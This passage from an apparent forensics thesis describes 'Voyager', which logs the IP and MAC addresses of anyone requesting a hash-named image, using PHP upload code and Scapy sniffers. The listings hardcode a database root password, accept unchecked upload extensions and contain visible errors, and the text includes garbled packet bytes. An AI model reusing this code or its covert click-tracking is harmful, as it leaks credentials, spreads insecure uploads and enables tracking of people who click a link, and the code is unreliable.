


Figure 14: File size of PCAP recorded over different time lengths Reference(19)

The file was huge to begin with, and then needed to be loaded into memory for processing. This exposed the server to a security risk because of the long execution time. A possible solution was to change the way we read the PCAP file function (i.e.,: `'scapy.rdpcap(exaple.pcap)'`). One could load the whole file temporarily in the AWS server memory to parse it. SCAPY facilitates through `'scapy.pcapreader(filename.pcap)'`, loading the individual network packets incrementally instead of loading a whole file at once. The problem remains that 16 GB of data (which has a minimum of around 16,777,216 Packets) would not yield an optimal solution in terms of data storage and execution. But for a small-sized PCAP file, it is a perfect solution.

The last and the final commit to the above problems was also provided by SCAPY using its SNIFF module. It scans and sniffs the network in real time and online. This has the benefit of immediacy. **Store =0** in SNIFF gives us the ability to not store the packets in memory and yet parse through them as they arrive through a particular port. This is an optimal solution. Without storing any network packet, it was possible to parse a packet and obtain the network details by parsing through different layers in real time.

4.3 Image Upload Module

4.3.1 Preface

The image upload module is designed using HTML for building an image upload form. The back-end scripting is done using PHP. We used ".jpg" images for the setup. The code is executed using the PHP POST Method, which is capable of obtaining the file upload from any RFC 1867 (form-based file upload in HTML). The script which uploads the file is named "upload.php" and it confirms the submission of a POST request on the file. Once

```
1 if POST
```

is executed the file is uploaded to a temporary memory buffer.

While the image is uploaded, an MD5 hash of the image is calculated while it is in the temporary memory buffer and a unique identity is allotted to the image. Also the file is renamed with its hash value, and then uploaded on the server. There is a very important reason to do this. (The name of the actual image looks somewhat like this: "e1c67e348ac9a4053048de62272cbf7b.jpg"). Calculating a hash of the file is extremely important when it comes to digital forensic analysis (15). According to research conducted (20), the importance of a hash function in digital analysis may be visualized as follows:




Figure 15: Hash analysis and Digital forensics Reference (15,20)

With this unique identifier, the hashed file can be used as an evidence for its signature on the disk (20). But what if someone uploads the same file again? To avoid name redundancy and uniqueness we upload a image with the name as hash (hash.image()+Time stamp()).

We use `md5 file()` of PHP for calculating the Hash. Once we determine the size of the file, it is uploaded to the file on the server using the `move_uploaded file()` function. Once the image has been uploaded and the entry has been made to the database, Voyager generates a static URL based on the public DNS of the EC2 instance to the image on the server.

There is an additional facility of sending email. The email module is made using the `mail()` function of PHP. Using SMTP and MIME formats, we can send the link via Email as well. But since the project focuses more on the URL and not on the medium of sending it, it is not crucial. However, for law-enforcement purposes, this might become useful.

4.4 PCAP file Parser

This project Parses a PCAP file using the SCAPY API. The first attempt was to understand the packet itself. How do we access different layers from the raw packet? A great deal of encoded binary data exists in a raw packet. This data even includes the mouse clicks and keyboard taps made by the user. But for this project, we require network-related data. Hence the above sub-section displays a raw packet decoded using SCAPY. So an approach to parse through different layers of the packet was the best way, since it would help to optimize the execution, but parsing only what the project demands. Theoretically, nested packet layers would look somewhat like the figure 16 below:




Figure 16: Nested packet layers,Reference(12)

The Ethernet layer nests the details of the physical address of the source and destination machine. The IP layer carries the source and destination IP address and the version of the

IP protocol. The HTTP layer will contain all the details of the file accessed through the HTTP request and many relevant associated details of the client's computing environment.

Below is the Flow chart of the offline PCAP parser:




Figure 17: Flow chart of PCAP parser Reference (12)

One of the most important factors kept in considerations while designing this

module was the generalization of the module. The string manipulation done in this file is kept to a minimum and makes a more a logical approach to parsing through the packet layers. Previously, a decoded parsed packet has been depicted. A decoded un-parsed packet would have a cluster of protocols together in a form of a giant string; in this case, it is very difficult to define and maintain the string manipulation constraints since they continue to vary depending on the size of the packet. A JSON file is given as an output of the data along with a MySQL database entry for future data analytics on the data-set. We use a Python MySQL library to perform MySQL query operation. The only problem is the size of the PCAP file, as mentioned earlier.

4.5 Packet Parser Using SNIFF

Even after arriving at the solution for capturing and obtaining the network details and the file requested by the target, there still existed some concerns about the huge size of the captured packet file. It would requires high computing power to parse the PCAP file. To resolve the problem of huge PCAP file size (since it contains far more data than we need), using the SCAPY Module SNIFF gives us the ability to capture packets, even clone TCPdumps (12) without storing the packets as files or even on the memory. This provides an efficient and beautiful solution. Using the SNIFF allows the user to define the interface for listening to the traffic (eth0, WLAN1). If no interface is defined, then sniffing shall happen on every interface (12).

In this implementation, there is a change the course for capturing network packets live and accessing the layers offline in the PCAP parser. But this time the advantage is that there will not be a huge PCAP file storage. As the packets are captured live, there is no need to generalize them. In the database it is only required when the file requested has a MD5 hash name. That makes the database lighter, since only a specific set of filtered information is recorded. This is why files like "Favicon.ico" and other server operations were not considered. The packet parser was a very effective solution. Below is the flow chart for the SNIFF file:




Figure 18: Flow chart of Sniff packet Parser Reference (12)

5 Sample Code

5.1 Image Upload

5.1.1 HTML form

```
<body>

<form class="imageform" action="upload.php" method="post" name="readfile" enctype="multipart/form-data">

<table cellpadding="10" align="center" rules="all" frame="box">
```

Figure 19: Defining the HTML form

```
<div class="section"><span>1</span>Upload Your Image Here</div>

<div class="inner-wrap">

<label>Upload Image File Here(<1MB)<br><br /><input type="file" name="fileupload" /></br></label>>
```

Figure 20: Defining the HTML form

```
<input type="submit" name="submit" value="Submit"><!--button to submit the form to read data from the file-->
```

Figure 21: Submit the form

5.1.2 The PHP Script

After “isset“ we declare a group of variables as mentioned in the above section.

```
if(isset($_POST['submit'])){

    include'connect.php'; //Connect the database

    /* Scavanger Code */

    $filename = $_FILES['fileupload']['name'];
    $filetmp = $_FILES['fileupload']['tmp_name'];
    $filesize = $_FILES['fileupload']['size'];
    $splitname = explode(".", $filename);
    $file_ext = strtolower(end($splitname));
    $file_basename = basename($_FILES['fileupload']['name']);
    $date = date('m-d-Y_H-i-s');
    $hash = md5_file($filetmp);
    $newfile = $hash.'.'.$file_ext;
    $_SESSION['hash'] =$hash;
    $j =hash_hmac_file('md5', $filetmp, $date);
    $l="http://ec2-54-67-38-225.us-west-2.compute.amazonaws.com/email/image_upload/upload/"; //Defining the server url
    $l2="$l"."$newfile";
    $host=$_SERVER[HTTP_HOST];
    $dir = "upload/";
    $final_dir ="$dir"."$newfile";
```

Figure 22: upload .php Variables

5.2 PCAP Parser

```
1
2 # Source: @https://github.com/invernizzi/scapy-http
3
4
5 try:
6     import scapy.all as scapy
7 except ImportError:
8     import scapy
```



```
9
10 from scapy.layers import http
11 import MySQLdb
12 from urlparse import urlparse
13 import os
14 import re
15 import sys
16 from cStringIO import StringIO
17 import json
18 import time
19 import argparse
20 import urllib
21
22 # PCAP DISSECTION
23 connect_db = MySQLdb.connect(host=    localhost    , user=    root    , passwd=
    f5f76a1lab3laf    , db=    Voyager    )
24 output=[]
25 user=raw_input( Please enter the directory path to file: )
26 op = os.chdir(user)
27 file = raw_input('Please enter the filename:')
28 for file in os.listdir(user):
29     if file.endswith('.pcap'):
30         packet = scapy.rdpicap(file)
31         for p in packet:
32             if p.haslayer('HTTPRequest'):
33                 # print p.haslayer('HTTPRequest')
34                 k = p.getlayer('HTTPRequest').fields
35                 j = p.getlayer('IP').fields
36                 http = p.getlayer('HTTPRequest')
37                 # print '\n{0[src]} just requested a {1[Method]} {1[Host]}{1[
Path]}'.format(j,k)
38                 # print j
39                 su = '{0[src]}'.format(j)
40                 du = '{0[dst]}'.format(j)
41                 srcmac = p.src
42                 dst_mac = p.dst
```

```

43         hostile = http.Host
44
45         image_url = '{0[Path]}'.format(k)
46         print
47         image_url
48         referer = '{0[Host]}'.format(http.fields)
49         # print referer
50         tyme = time.strftime('%Y-%m-%d %H:%M:%S', time.gmtime(p.time)
51     )
52
53     # print tyme
54
55     # PARSING THE FILE NAME :
56
57     index = -1
58     while True:
59         letter = image_url[index]
60         if letter == '/':
61             break
62         index = index - 1
63     index += 1
64     result = image_url[index:]
65     # print(result)
66     test = re.findall('([a-zA-F\d]{32})', result)
67     # print test
68
69
70
71     '''
72     # Database Query
73
74     file = SELECT i_hash FROM image_table WHERE i_name = '
+ result + ';
75
76     cur = connect_db.cursor()

```

```

77         ex = cur.execute(file)
78         out = cur.fetchone()
79         if out:
80
81             out1 = str(out[0])'''
82         cur = connect_db.cursor()
83         cur.execute(
84             INSERT INTO ip_data (src_ip,src_mac,dst_ip,
dst_mac,click_time,file,host)
85             VALUES(%s,%s,%s,%s,%s,%s,%s,%s)
86             (su,srcmac,du,dst_mac,tyme,result,hostile))
87         connect_db.commit()
88
89         # Creating a jsonfile
90
91
92         output.append({
93             'time': time.strftime('%Y-%m-%d %H:%M:%S', time.gmtime(p.
time)),
94             'dst_mac': p.dst,
95             'src_mac': p.src,
96             'dst_ip': p[ IP ].dst,
97             'src_ip': p[ IP ].src,
98             'host': http.Host,
99             'data': result,
100             'Referer': p[ HTTPRequest ].Referer
101         })
102         # print(output)
103         s = json.dumps(output)
104         with open( /var/www/html/email/backup/test.json , w
) as f:
105             f.write(s)
106
107

```

```

108 #Edited to allow the user to define the path to the folder containing PCAP
    file and then giving the input as filename

```

Listing 2: PCAP Parser without Sniff

5.3 SNIFF Packet Parser

```

1
2 #Commit1, Just Parsing the Data real-time
3
4 #Program process a TCP/IP packet and check if it has a HTTP layer request in
    it using the Sniff Module of SCAPY.
5
6 # Credits: @https://github.com/invernizzi/scapy-http
7
8 from scapy.all import IP, sniff
9 from scapy.layers import http
10
11
12 def tcpsniff(packet):
13
14     .
15     a = packet.getlayer(http.HTTPRequest)
16     b = packet.getlayer(IP)
17     c = packet.haslayer(http.HTTPRequest)
18     if not c:
19         #If no HTTP request made in the packet , Return empty
20         return
21
22     print '\n{0[src]} just requested a {1[Method]} {1[Host]}{1[Path]}'.format
        (b,a)
23
24 # Start sniffing the network.
25 sniff(filter='tcp', prn=tcpsniff ,store = 0)

```

Listing 3: PCAP Parser with Sniff Commit 1

```

1

```

```

2 #Commit 2  Makes the first database commit using Python MySQL library
3
4 from scapy.all import IP, sniff
5 from scapy.layers import http
6 import MySQLdb
7
8
9
10 def tcpsniff(packet):
11
12
13     db = MySQLdb.connect(host=    localhost    , user=    root    , passwd=
        f5f76a11ab31af    , db=    Voyager    )
14     a = packet.getlayer(http.HTTPRequest)
15     b = packet.getlayer(IP)
16     j = '{0[src]}' .format(a.fields)
17     k = '{0[dst]}' .format(b.fields)
18
19
20     fil = '{0[Host]}{0[Path]}' .format(http_layer.fields)
21     print '\n{0[src]} just requested a {1[Method]} {1[Host]}{1[Path]}' .format
        (ip_layer.fields , http_layer.fields)
22
23     cur = db.cursor()
24     cur.execute(
25         INSERT INTO ip_data(src_ip ,dst_ip , file)
26         VALUES( % s , % s,% s) ,
27         (j,k, fil))
28
29     db.commit()
30
31 # Start sniffing the network.
32 sniff(filter='tcp', prn=tcpsniff, store =0)

```

Listing 4: PCAP Parser with Sniff Commit 2

1

```

2 # Credits: @https://github.com/invernizzi/scapy-http
3 #Third Commit Does our task of monitoring and committing the data in MySQL Db
4 from scapy.all import IP, sniff
5 from scapy.layers import http
6 import MySQLdb
7 import re
8 import time
9
10
11
12 def tcpsniff(packet):
13
14     db = MySQLdb.connect(host=      localhost      , user=      root      , passwd=
15                             f5f76a11ab31af      , db=      Voyager      )
16
17
18     a = packet.getlayer('HTTPRequest').fields
19     b = packet.getlayer('IP').fields
20
21     j = '{0[src]}' .format(b)
22     k = '{0[dst]}' .format(b)
23     fil = '{0[Host]}{0[Path]}' .format(a)
24     image_url = '{0[Path]}' .format(a)
25     hostadd =      dummy
26     tyme = time.strftime( '%Y-%m-%d %H:%M:%S' , time.gmtime(packet.time))
27     srcmac = packet.src
28     dstmac = packet.dst
29     print '\n{0[src]} just requested a {1[Method]} {1[Host]}{1[Path]}' .format
30     (b,a)
31
32     index = -1
33     while True:
34         letter = image_url[index]
35         if letter == '/':

```

```

36         break
37         index = index - 1
38     index += 1
39     result = image_url[index:]
40     #test = re.findall( ([a-zA-F\d]{32}) )
41     ext = jpg
42     p = re.compile( '([a-zA-F\d]{32}) ' )
43     matching = p.match(result)
44
45
46
47
48
49     if matching:
50         combine = matching.group(0) + . +ext
51         cur = db.cursor()
52         cur.execute(
53             INSERT INTO ip_data(src_ip,src_mac,dst_ip,dst_mac,host,file,
click_time)
54             VALUES( % s, % s,% s, % s,% s, % s,% s) ,
55             (j,srcmac,k,dstmac,hostadd,combine,tyme))
56
57         db.commit()
58     else:
59         pass
60
61 # Start sniffing the network.
62 sniff(filter='tcp', prn=tcpsniff, store=0)

```

Listing 5: PCAP Parser with Sniff Commit 3

6 Results and Observations

This chapter discusses the results obtained through the application of the solution proposed in this thesis. This includes the functionality of uploading an image using the PHP, MySQL image upload module and getting the static URL as an output. At the same

time, the application confirms the commit in the database.

- The database includes the following fields:

Image Data		
i_hash	i_name	i_location

Because we are not storing the image upload on the database, which makes the database light enough to operate efficiently. There is an increased security aspect to it as well. The goal was to store the data on the AWS and hence keep it behind secure Amazon firewalls.

i_hash	i_name	i_location
7778037dcece1e3d37697931c15d9230	7778037dcece1e3d37697931c15d9230.jpg	upload/7778037dcece1e3d37697931c15d9230.jpg

Figure 23: Excerpt of the image upload in the database

In the figure 23, "ihash" is the unique hash of the image; "iname" is the name of the image by attaching it to the image hash and hence make the image file name unique, while "ilocation" is the location of the image in the server that is "/upload/file name.jpg."

The first result obtained displayed the encoded network packets from the PCAP file. This gives the ability to learn more about a network packet and potential data hidden under the encrypted packet. The image below is the excerpt of the first result:

1
c OE / V , UDOC ;w% A ‘ B_ =
N ^ x | e & -
h ygdRVkl +\
Z T0VMbLqhIATD = p 8 & =
2 Packet #212: 172.31.18.214 ==> 209.129.115.55
3 d{ wE\$q@s7PV *
PCvdaO ;
xdL6Kz
4 6 B .WJ L n W] nVzS %[
5 bDd < YBH9 ! OnT %]
E) nu@ , qa_ !{ T) \$.L>)
C tH < J O 0B


```

6      Nuorpa      {      _w5      <
      GZ      ;      >      $f      [;
      yo$9yA3S7v
7  O  \      L      A      4E7Oovt4      <9      D      p2Gh      <
      A      4zBwhUr      *      )      }      MTSd      [
      eL_J3      +      U      ;      F92kd      &      6      ?
      D      &      .      +      O
8  .}      0$Kg      /      9ip      (      S      Vi      >
      t      h      JML      )
9  Accept-Language: en-US
10 Accept-Encoding: gzip , deflate
11 Connection: Keep-Alive
12 Accept: */*
13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (
     KHTML, like Gecko) Chrome/52.0.2743.116 Safari/537.36 Edge/15.15063
14 Host: ec2-54-67-38-225.us-west-1.compute.amazonaws.com
15 Referer: http://ec2-54-67-38-225.us-west-1.compute.amazonaws.com/phpMyAdmin/
      index.php?db=test&table=image_table&target=tbl_structure.php
16 X-Requested-With: XMLHttpRequest

```

Listing 6: An encoded raw packet

It was clear from these results that the approach and the result obtained did contain relevant details. Yet there was a need to decode the packet in order to get a complete idea about the further possible approaches. By using SCAPY, we decoded the complete network packet by accessing the various layers in a packet mentioned in the above chapter. We then recorded our PCAP file on the AWS EC2 instance, using the TCPdump command. We also tested the file by using different PCAP files sets available on a public PCAP database. The results were positive and the output yielded the IP address and the HTTP request made by the client upon the click made on the image. Figure 24 shows of the result:

```

192.168.1.1 just requested a GET www.age.ne.jp/x/maxwell/cgi-bin/prxjdg.cgi
<class 'scapy_ssl_tls.ssl_tls.SSL'>
192.168.1.1 just requested a GET www.age.ne.jp/x/maxwell/cgi-bin/prxjdg.cgi
<class 'scapy_ssl_tls.ssl_tls.SSL'>
192.168.1.1 just requested a GET www.kinchan.net/cgi-bin/proxy.cgi
<class 'scapy_ssl_tls.ssl_tls.SSL'>
192.168.1.1 just requested a GET www.kinchan.net/cgi-bin/proxy.cgi
<class 'scapy_ssl_tls.ssl_tls.SSL'>
192.168.1.1 just requested a GET www.kinchan.net/cgi-bin/proxy.cgi
<class 'scapy_ssl_tls.ssl_tls.SSL'>
192.168.1.1 just requested a GET cgi14.plala.or.jp/little_w/prxjdg.cgi
<class 'scapy_ssl_tls.ssl_tls.SSL'>
192.168.1.1 just requested a GET cgi14.plala.or.jp/little_w/prxjdg.cgi
<class 'scapy_ssl_tls.ssl_tls.SSL'>
192.168.1.1 just requested a GET cgi14.plala.or.jp/little_w/prxjdg.cgi
<class 'scapy_ssl_tls.ssl_tls.SSL'>

```

Figure 24: Result of the first commit with reading a PCAP file Reference(49)

Output was also recorded in the database is displayed with help of this figure :

id	src_ip	src_mac	dst_ip	dst_mac	host	file
464	192.168.1.1	00:40:63:d7:a5:ca	211.8.0.252	00:30:48:11:b6:bc	www2.dokidoki.ne.jp	prxjdg.cgi

Figure 25: PCAP Parsed data into MySQL database on AWS instance

```

1 {
2     data      :      ,
3     dst_ip    :    72 .52.11.2    ,
4     dst_mac   :    00 :1a:11:00:00:02    ,
5     host      :    static .downloadprovider. me ,
6     src_ip    :    10 .8.0.1    ,
7     src_mac   :    00 :1a:11:00:00:01    ,
8     time      :    2013 -03-25 02:10:17
9 },

```

Listing 7: Output parsed data to a JSON file Reference(49)

Since the PCAP parsing was offline and contained a bulk of data, we used Python to export the output of the analysis to a JSON file. This JSON would be the data set which may help for further forensic data analysis. As seen in the figure 25, the database parser dissects

the network packet and extracts the Public IP of the client machine and client source IP. SCAPY proved to be very helpful for network packet analysis. But because the network analysis through TCPdump yields to a large PCAP file which is difficult to process, there was a need for a way to parse the packet without storing it, in order to yield the results. The SNIFF module in SCAPY clones the functionality of TCPdump and provides the benefit of parsing the arriving network packets in real time. As mentioned in the earlier chapter using Store=0, no packet is stored on the memory and parsed in real time. The architecture of the file remains the same except for two major changes; this helps to focus the network sniffing to be file specific.

- Using Store=0 in SNIFF, a network packet is captured but not stored.
- The entry in the database does not apply to all the files accessed. It only applies to the hashed image file. If the file name which contains MD5 hash is clicked or requested, there will be a record of the file, and all the network details of the machine requesting it will be recorded. This keeps the database clean and light.

```
104.34.179.249 just requested a POST ec2-54-67-38-225.us-west-1.compute.amazonaws.com/phpMyAdmin/sql.php
104.34.179.249 just requested a GET ec2-54-67-38-225.us-west-1.compute.amazonaws.com/image_upload/upload/72225b352edfa0eef8fdee236c8e8001.jpg
```

Figure 26: Terminal output using sniff

```
104.34.179.249 02:64:7b:04:f4:e2 172.31.18.214 02:77:a8:f7:b3:b4 dummy 72225b352edfa0eef8fdee236c8e8001.jpg
```

Figure 27: Successful record of the hashed image in database

Figure 26 is a screen shot of the output of the terminal using the sniff module. The two requests made by the IP address: 104.34.179.249 were a POST and a GET method. There was a POST request for PHPmyAdmin and GET request for the hashed image file on the server. But Voyager records only the GET request of the hashed image file. In the database the word "dummy" is reserved for the HOST; if there exists a HOST/Referer URL or IP, it logs it into the database. This helps us to confirm the source of origin for the link requested.

For all the programs to execute on the server side, sudo access is required by the root user. It is not necessary to be a root user for the execution of the sniff module. The results obtained were accurate public IP addresses.

7 Discussions and Limitations

Measurement of the Internet for law enforcement purposes must be sound in the context of digital forensics. An examiner is responsible for managing the evidence flowing live through the network. Sometimes for an examiner, a major issue is the reliability of the data due to the volatile nature of the live network traffic. This thesis concentrates on the aspects of Live Network traffic Evidence (LNE). LNE can be accessed only through a network or a network application such as websites, FTP servers, social networks, and private chat rooms. As mentioned earlier, the nature of live data captured is volatile, due mainly to the asynchronous arrival of network packets.

Packet capture and analysis can be of great value for digital forensics. Its application lies in intercepting an ongoing communication over a network for collecting the LNE. However, this method has some limitations. The first is that the operation of data collection can only be done on the examiner's machine/workstation in order to properly harvest the network data. This creates a reliability issue put upon the person/entity responsible for the data collection. Moreover, the encrypted data packet such as HTTPS traffic packets are difficult to decrypt during the live packet capture. Hence, the thesis concentrates on unencrypted HTTP traffic. This flow of network traffic occurs on the unreliable HTTP port 80, which is unencrypted. Also the unencrypted traffic exposes the server to security threats. That being said, capturing the IP address is a major functional aspect of the program, although the IP address capture reveals a public IP and not the actual machine's IP address.

The development of project Voyager is around the Amazon AWS EC2 Linux

AMI. It makes the application a very environment-specific development. The cross-platform, Operating-Systems-based development might face some challenges in future applications. The packet level meta-data includes the public destination and a source IP of the target machine. The datagram also contains the binary check-sum. The realization of the project does not include collection of these binary stream check-sum data.

Rise of Anti-Forensics Techniques is aggressive and imminent, as the defensive measures become more efficient. Among them the use of network bots, which is very common these days. They are responsible for many DDoS (Distributed Denial of Service) attacks and increase the network traffic instantaneously. Due to network interference, rogue IP and MAC addresses can interfere with and flood live packet capture. Thus the method of recording only the click of the hashed file in the project makes the data collection filtered and reliable as well as lightweight and secure. The image below depicts one of the blacklisted IP address hits during the early development phases of the project. According to the online IP address tracker, the location tag for the IP address was in China. There were multiple hits with different IP addresses from China and behavior of the hits indicates network bots.




Figure 28: Rogue IP address Hit

While using a simple client server model, this thesis successfully realizes proof of concept mentioned in section 2.5. The greater benefit is that the whole setup is behind the secure Amazon AWS firewalls. Therefore, state-of-the-art firewalls protect the obtained network data without a possible breach; the worst-case scenario would be to shut down the instance and re-open a new instance.

8 Future Improvements

